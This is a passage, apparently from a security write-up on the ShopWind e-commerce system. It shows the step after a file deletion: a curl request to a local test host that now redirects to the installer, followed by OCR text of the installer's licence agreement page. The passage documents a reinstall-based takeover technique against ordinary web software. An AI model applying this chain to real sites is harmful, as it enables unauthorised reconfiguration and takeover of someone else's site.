
delete the file success

2.4 reinstall the website

After requesting the home page of the website again, it will jump to the install page



```
C:\Users\Administrator\Desktop
$ curl -v http://local.rapoo.top/
*   Trying 127.0.0.1:80...
* Connected to local.rapoo.top (127.0.0.1) port 80 (#0)
> GET / HTTP/1.1
> Host: local.rapoo.top
> User-Agent: curl/7.79.1
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 302 Found
< Date: Mon, 25 Apr 2022 15:19:01 GMT
< Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
< X-Powered-By: PHP/7.3.4
< X-Debug-Tag: 6266bbe5a465e
< X-Debug-Duration: 26
< X-Debug-Link: /debug/default/view.html?tag=6266bbe5a465e
< Location: http://local.rapoo.top/install/index.html
< Content-Length: 0
< Content-Type: text/html; charset=UTF-8
<
* Connection #0 to host local.rapoo.top left intact
```



不安全 | local.rapoo.top/install/eula.html
SHOPWIND
企 业 级 电 商 系 统 品 牌
官方网站 | 技术论坛 | 帮助中心

阅读许可协议

© 2018 广西领众网络科技有限公司版权所有 。保留所有权利。

感谢您选择ShopWind商城系统（以下简称ShopWind），ShopWind是目前国内最强大、最稳定的B2B,B2C,C2C电子商务网站建设解决方案之一，基于 PHP + MySQL 的技术开发

ShopWind的官方网址: https://www.shopwind.net

为了使你正确并合法的使用本软件，请你在使用前务必阅读清楚下面的协议条款:

一、本授权协议适用且仅适用于版权所有人广西领众网络科技有限公司版保留所有权利版本，官方对本授权协议的最终解释权。

二、协议许可的权利。

1、您可以在完全遵守本最终用户授权协议的基础上，将本软件应用于非商业用途，而不必支付软件版权授权费用。

☐ 我已经阅读并同意此协议